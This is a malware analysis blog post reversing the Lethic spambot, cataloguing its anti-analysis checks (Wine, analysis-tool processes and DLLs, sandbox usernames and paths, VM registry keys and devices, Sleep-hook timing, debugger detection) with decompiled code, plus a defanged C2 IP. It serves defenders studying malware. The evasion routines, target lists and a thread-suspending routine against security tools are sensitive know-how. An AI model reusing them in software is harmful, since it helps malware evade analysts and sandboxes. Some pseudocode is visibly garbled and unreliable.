

Let's Learn: Lethic Spambot & Survey of Anti-Analysis Techniques

vkremez.com/2017/11/lets-learn-lethic-spambot-survey-of.html

Goal: Reverse the latest Lethic spambot, shared by Brad from [Malware Traffic Analysis](#) with the focus on its plethora of various anti-analysis and anti-virtual machine checks.



Source:

Lethic original spambot

([e324c63717a4c2011fde7d1af0d8dbe8ddb0897fe4e7f80f3147a7498e2166fe](https://github.com/vkremez/lethic-spambot))

Background

While analyzing the Lethic spambot (thanks to [@malware_traffic](#)), unpacked and reviewed some of the bot internals. By and large, the spambot leverages process injection into explorer.exe through usual WriteProcessMemory and CreateRemoteThread. This Lethic hardcoded call back IP is 93[.]190[.]139[.]16. Another unique feature of this Trojan is persistency in C:\RECYCLER* as “backwindow32.exe” and usual registry RUN keys.

Malware checks:



- I. Wine check
- II. Anti-analysis process check
- III. Anti-analysis DLL check
- IV. UserName check
- V. Path string check
- VI. Virtual Machine (VM) process check
- VII. VM registry and VM CreateFile check
- VIII. Anti-sleep bypass check
- IX. Anti-debugger check

I. Wine check

The Lethic spambot checks for the presence of Wine on the victim machine as follows checking the ntdll and kernel32 DLL's for the following functions via GetProcAddress API:

- wine_get_version
- wine_get_unix_file_name

A. wine_get_version

The pseudo-coded C++ function is as follows:

```

signed int anti_wine_get_version()
{
    HMODULE hModule;
    signed int v2;

    v2 = 0;

    hModule = GetModuleHandleA("ntdll.dll");

```

```

if ( hModule && GetProcAddress(hModule, "wine_get_version") )

v2 = 1;

return v2;
}

```

B. wine_get_unix_file_name

```

.text:004032A0
.text:004032A0      push    ebp
.text:004032A1      mov     ebp, esp
.text:004032A3      sub     esp, 8
.text:004032A6      mov     [ebp+var_4], 0
.text:004032A9      push    offset aKernel32_dll_0 ; "kernel32.dll"
.text:004032B0      call    ds:GetModuleHandleA
.text:004032B2      mov     [ebp+hModule], eax
.text:004032B8      cmp     [ebp+hModule], 0
.text:004032B9      jz      short loc_4032D8
.text:004032C1      push    offset aWine_get_unix_ ; "wine_get_unix_file_name"
.text:004032C6      mov     eax, [ebp+hModule]
.text:004032C9      push    eax ; hModule
.text:004032CA      call    ds:GetProcAddress
.text:004032D0      test    eax, eax
.text:004032D2      jz      short loc_4032D8
.text:004032D4      mov     [ebp+var_4], 1

```

The pseudo-coded C++ function is as follows:

```
signed int wine_get_unix_file_name()
```

```
{
    HMODULE hModule;
```

```
    signed int v2;
```

```
v2 = 0;
```

```
hModule = GetModuleHandleA("kernel32.dll");
```

```
if ( hModule && GetProcAddress(hModule, "wine_get_unix_file_name") )
```

```
v2 = 1;
```

```
return v2;
```

```
}
```

II. Anti-analysis process check

```

● 112 j_memset(&v39, 0, 246);                                // proc_watch.exe
● 113 v40 = 'corp';
● 114 v41 = 'taw_';
● 115 v42 = 'e.hc';
● 116 v43 = 'ex';
● 117 v44 = 0;
● 118 j_memset(&v45, 0, 245);                                // apimonitor.exe
● 119 v46 = 'mipa';
● 120 v47 = 'tino';
● 121 v48 = 'e.ro';
● 122 v49 = 'ex';
● 123 v50 = 0;
● 124 j_memset(&v51, 0, 245);                                // tcpview.exe
● 125 v52 = 'vpct';
● 126 v53 = '.wei';
● 127 v54 = 'exe';
● 128 j_memset(&v55, 0, 248);                                // petools.exe
● 129 v56 = 'otep';
● 130 v57 = '.slo';
● 131 v58 = 'exe';
● 132 j_memset(&v59, 0, 248);                                // umtooldsd.exe
● 133 v60 = 'otmu';
● 134 v61 = 'dslo';
● 135 v62 = 'exe.';

● 136 v63 = 0;
● 137 j_memset(&v64, 0, 247);                                // autoruns.exe
● 138 v65 = 'otua';
● 139 v66 = 'snur';
● 140 v67 = 'exe.';

● 141 v68 = 0;
● 142 result = (HANDLE)j_memset(&v69, 0, 247);
● 143 for ( i = 0; i < 0xE; ++i )
● 144 {
● 145     v1 = process_compare_check((BYTE *)&v2 + 260 * i);
● 146     result = thread_check_suspend(v1);
● 147 }
● 148 return result;
● 149 }
```

The Trojan checks for the following processes and suspends threads if they exist on the host:

regmon.exe

filemon.exe

procdump.exe

procexp.exe

wireshark.exe

prcview.exe

sysinspector.exe

sniff_hit.exe

proc_watch.exe

apimonitor.exe

tcpview.exe

petools.exe

vmtoolsd.exe

autoruns.exe

The suspend thread function is as follows:

HANDLE __cdecl suspend_thread_function (int a1)

{

HANDLE result;

HANDLE hThread;

THREADENTRY32 te;

HANDLE hSnapshot;

te.dwSize = 0;

te.cntUsage = 0;

te.th32ThreadID = 0;

te.th32OwnerProcessID = 0;

te.tpBasePri = 0;

te.tpDeltaPri = 0;

te.dwFlags = 0;

result = CreateToolhelp32Snapshot(4u, 0);

hSnapshot = result;

if (result != (HANDLE)-1)

{

te.dwSize = 28;

if (Thread32First(hSnapshot, &te))

{

```
do
{
    if ( te.th32OwnerProcessID == a1 )

    {
        hThread = OpenThread(2u, 0, te.th32ThreadID);

        SuspendThread(hThread);

        CloseHandle(hThread);

    }

}

while ( Thread32Next(hSnapshot, &te) );

}

result = (HANDLE)CloseHandle(hSnapshot);

}

return result;

}
```

III. Anti-analysis DLL check

The malware checks for the presence of loaded DLL's.

```

● 35 v1 = 0;
● 36 strcpy(ModuleName, "api_log.dll");
● 37 j_memset(&v4, 0, 248);
● 38 v5 = '_gol';                                // log_api32.dll
● 39 v6 = '3ipa';
● 40 v7 = 'ld.2';
● 41 v8 = 'l';
● 42 j_memset(&v9, 0, 246);
● 43 v10 = '_rid';                             // dir_watch.dll
● 44 v11 = 'ctaw';
● 45 v12 = 'ld.h';
● 46 v13 = 'l';
● 47 j_memset(&v14, 0, 246);
● 48 v15 = 'otsp';                            // pstorec.dll
● 49 v16 = '.cer';
● 50 v17 = 'lld';
● 51 j_memset(&v18, 0, 248);
● 52 v19 = 'hcmw';                            // vmcheck.dll
● 53 v20 = '.kce';
● 54 v21 = 'lld';
● 55 j_memset(&v22, 0, 248);
● 56 v23 = 'sepw';                            // wpespy.dll
● 57 v24 = 'd.yp';
● 58 v25 = 'll';
● 59 v26 = 0;
● 60 j_memset(&v27, 0, 249);                  // snxhk.dll
● 61 v28 = 'hxns';
● 62 v29 = 'ld.k';
● 63 v30 = 'l';
● 64 j_memset(&v31, 0, 250);
● 65 for ( i = 0; i < 7; ++i )
● 66 {
● 67     if ( GetModuleHandleA(&ModuleName[260 * i]) )
● 68         v1 = 1;
● 69 }
● 70 return v1;
● 71 }
```

The list of all checked DLL is as follows:

api_log.dll

log_api32.dll

dir_watch.dll

pstorec.dll

vmcheck.dll

wpespy.dll

snxhk.dll

IV. UserName check

The malware checks for specific host usernames via retrieving them with GetUserName API and converting them to upper case.

```

● 27    v28 = 0;
● 28    v3 = 'TLAM';                                // MALTEST
● 29    v4 = 'TSE';
● 30    j_memset(&v5, 0, 252);
● 31    v6 = 'UQET';                                // TEQUILABOOMBOOM
● 32    v7 = 'BALI';
● 33    v8 = 'BM00';
● 34    v9 = 'MOO';
● 35    j_memset(&v10, 0, 244);
● 36    v11 = 'DNAS';                                // SANDBOX
● 37    v12 = 'XOB';
● 38    j_memset(&v13, 0, 252);
● 39    v14 = 'URIU';                                // VIRUS
● 40    v15 = 'S';
● 41    j_memset(&v16, 0, 254);
● 42    v17 = 'WLAM';                                // MALWARE
● 43    v18 = 'ERA';
● 44    j_memset(&v19, 0, 252);
● 45    pcbBuffer = 260;
● 46    i = 0;
● 47    if ( GetUserNameA(Buffer, &pcbBuffer) )
● 48    {
● 49        for ( i = 0; ; ++i )
● 50        {
● 51            v0 = sub_401140(Buffer);
● 52            if ( i >= v0 )
● 53                break;
● 54            v1 = toupper(Buffer[i]);
● 55            Buffer[i] = v1;
● 56        }
● 57        for ( i = 0; i < 5; ++i )
● 58        {
● 59            if ( sub_4010B0(Buffer, (_BYTE *)&v3 + 260 * i) )
● 60                v28 = 1;
● 61        }
● 62    }
● 63    return v28;
● 64}

```

The list of the checked usernames is as follows:

MALTEST

TEQUILABOOMBOOM

SANDBOX

VIRUS

MALWARE

V. Path string check

The malware checks for specific path strings aliases via retrieving them with GetModuleFileName API and converting them to upper case.

```

● 23 v3 = 0;
● 24 v5 = 'PHAS';                                // SAMPLE
● 25 v6 = 'EL';
● 26 v7 = 0;
● 27 j_mmemset(&v8, 0, 253);                  // MALWARE
● 28 v9 = 'MLAH';
● 29 v10 = 'ERA';
● 30 j_mmemset(&v11, 0, 252);                  // SANDBOX
● 31 v12 = 'DNAS';
● 32 v13 = 'XOB';
● 33 j_mmemset(&v14, 0, 252);                  // VIRUS
● 34 v15 = 'URIU';
● 35 v16 = 'S';
● 36 j_mmemset(&v17, 0, 254);
nSize = 260;
i = 0;
if ( GetModuleFileNameA(0, Filename, 0x104u) )
{
    for ( i = 0; ; ++i )
    {
        v8 = sub_401140(Filename);
        if ( i >= v8 )
            break;
        v1 = toupper(Filename[i]);
        Filename[i] = v1;
    }
    for ( i = 0; i < 4; ++i )
    {
        if ( sub_401080(Filename, (_BYTE *)&v5 + 260 * i) )
            v3 = 1;
    }
}
return v3;
}

```

The list of the checked path strings is as follows:

SAMPLE

MALWARE

SANDBOX

VIRUS

The malware also checks if it is named “sample.”

.text:00403CE0	push	ebp
.text:00403CE1	mov	ebp, esp
.text:00403CE3	sub	esp, 10Ch
.text:00403CE9	mov	[ebp+var_10C], 0
.text:00403CF3	push	104h ; nSize
.text:00403CF8	lea	eax, [ebp+Filename]
.text:00403CFE	push	eax ; lpfilename
.text:00403CFF	push	0 ; hModule
.text:00403D01	call	ds:GetModuleFileNameA
.text:00403D07	push	offset aSample ; "sample"
.text:00403D0C	lea	ecx, [ebp+Filename]
.text:00403D12	push	ecx
.text:00403D13	call	sub_401080
.text:00403D18	add	esp, 8
.text:00403D1B	test	eax, eax
.text:00403D1D	jz	short loc_403D29
.text:00403D1F	mov	[ebp+var_10C], 1
.text:00403D29 loc_403D29:		; CODE XREF: sub_403CE0+30†j
.text:00403D29	mov	eax, [ebp+var_10C]
.text:00403D2F	mov	esp, ebp
.text:00403D31	pop	ebp
.text:00403D32	retn	

VI. Virtual Machine (VM) process check

Lethic checks for the presence of the VM-related processes.

```
● 15  v1 = 0;                                     // vmusrvc.exe
● 16  v2 = 'sumv';
● 17  v3 = '.cur';
● 18  v4 = 'exe';
● 19  j_mmemset(&v5, 0, 248);
● 20  v6 = 'rsmv';
● 21  v7 = 'e.cu';
● 22  v8 = 'ex';
● 23  v9 = 0;
● 24  j_mmemset(&v10, 0, 249);
● 25  For ( i = 0; i < 2; ++i )
● 26  {
● 27      if ( process_compare_check(( _BYTE * )&v2 + 260 * i) )
● 28          v1 = 1;
● 29  }
● 30  return v1;
● 31 }
```

The full list of all checked processes is as follows:

vmusrvc.exe

vmsvc.exe

xsvc_depriv.exe

xenservice.exe

VII. VM registry keys check

The malware checks for the registry artefacts associated with VM.

```
● 10 phkResult = 0;
● 11 v1 = 0;
● 12 Data = 0;
● 13 j_mmemset(&v6, 0, 1023);
● 14 cbData = 1024;
● 15 if ( !RegOpenKeyExA(
● 16     HKEY_LOCAL_MACHINE,
● 17     "HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0",
● 18     0,
● 19     0x20019u,
● 20     &phkResult) )
● 21 {
● 22     if ( !RegQueryValueExA(phkResult, "Identifier", 0, 0, &Data, &cbData) )
● 23     {
● 24         for ( i = 0; i <= sub_401140((char *)&Data); ++i )
● 25             *(Data + i) = toupper((char)*(Data + i));
● 26         if ( sub_4010B0(&Data, "QEMU") )
● 27             v1 = 1;
● 28     }
● 29     RegCloseKey(phkResult);
● 30 }
● 31 return v1;
● 32 }
```

The following registry locations and values are checked:

A. HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id

0\Identifier

- VMWARE
- QEMU

B. HKLM\HARDWARE\Description\System\SystemBiosVersion

- VBOX
- QEMU



C. HKLM\HARDWARE\Description\System\VideoBiosVersion

- VIRTUALBOX
- BOCHS

D. HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions

```
1 signed int sub_4050F0()
2 {
3     signed int v1; // [sp+0h] [bp-8h]@1
4     HKEY phkResult; // [sp+4h] [bp-4h]@1
5
6     phkResult = 0;
7     v1 = 0;
8     if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Oracle\\VirtualBox Guest Additions", 0, 1u, &phkResult) )
9         && phkResult )
10    {
11        v1 = 1;
12        RegCloseKey(phkResult);
13    }
14    return v1;
15 }
```

E. The malware tries to create a file "\\\.\VBoxGuest" and checks if it exists.

The C++ pseudocode is as follows:

```
signed int vm_createfile_check()

{
    signed int v1;

    HANDLE hObject;

    v1 = 0;

    hObject = CreateFileW(L"\\". "\\". "\\VBoxGuest", 1u, 1u, 0, 4u, 0, 0);

    if ( hObject != (HANDLE)-1 )

    {
        CloseHandle(hObject);

        v1 = 1;
    }

    return v1;
}
```

VIII. Anti-sleep bypass check

The malware implements Sleep API patch/hook check preventing the analyst from patching/hooking Sleep to a return.

The routine is as follows:

```
signed int anti_sleep_hook_check()
```

```
{
```

```
    DWORD v0;
```

```
    signed int v2;
```

```
v2 = 1;
```

```
v0 = GetTickCount();
```

```
Sleep(500);
```

```

if ( GetTickCount() - v0 <= 440 )

Sleep(0);

else

v2 = 0;

return v2;

}

```

IX. Anti-debugger check

The malware calls IsDebuggerPresent and CheckRemoteDebuggerPresent APIs to check for the debugger presence.

```

sub_401000 proc near

pbDebuggerPresent= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub    esp, 8
mov    [ebp+pbDebuggerPresent], 0
mov    [ebp+var_4], 0
call    ds:isDebuggerPresent
test   eax, eax
jnz    short loc_401034

```

```

lea    eax, [ebp+pbDebuggerPresent]
push  eax           ; pbDebuggerPresent
push  0FFFFFFFh      ; hProcess
call  ds:CheckRemoteDebuggerPresent
test  eax, eax
jz    short loc_40103B

```

```

cmp  [ebp+pbDebuggerPresent], 0
jz    short loc_40103B

```

```

loc_401034:
mov  [ebp+var_4], 1

```

```

loc_40103B:
mov  eax, [ebp+var_4]
mov  esp, ebp
pop  ebp
ret
sub_401000 endp

```

The function in C++ is as follows:

```
int anti_debugger_check()

{
    BOOL pbDebuggerPresent;

    int v2;

    pbDebuggerPresent = 0;

    v2 = 0;

    if ( IsDebuggerPresent() || CheckRemoteDebuggerPresent((HANDLE)0xFFFFFFFF,
&pbDebuggerPresent) && pbDebuggerPresent )

        v2 = 1;

    return v2;
}
```
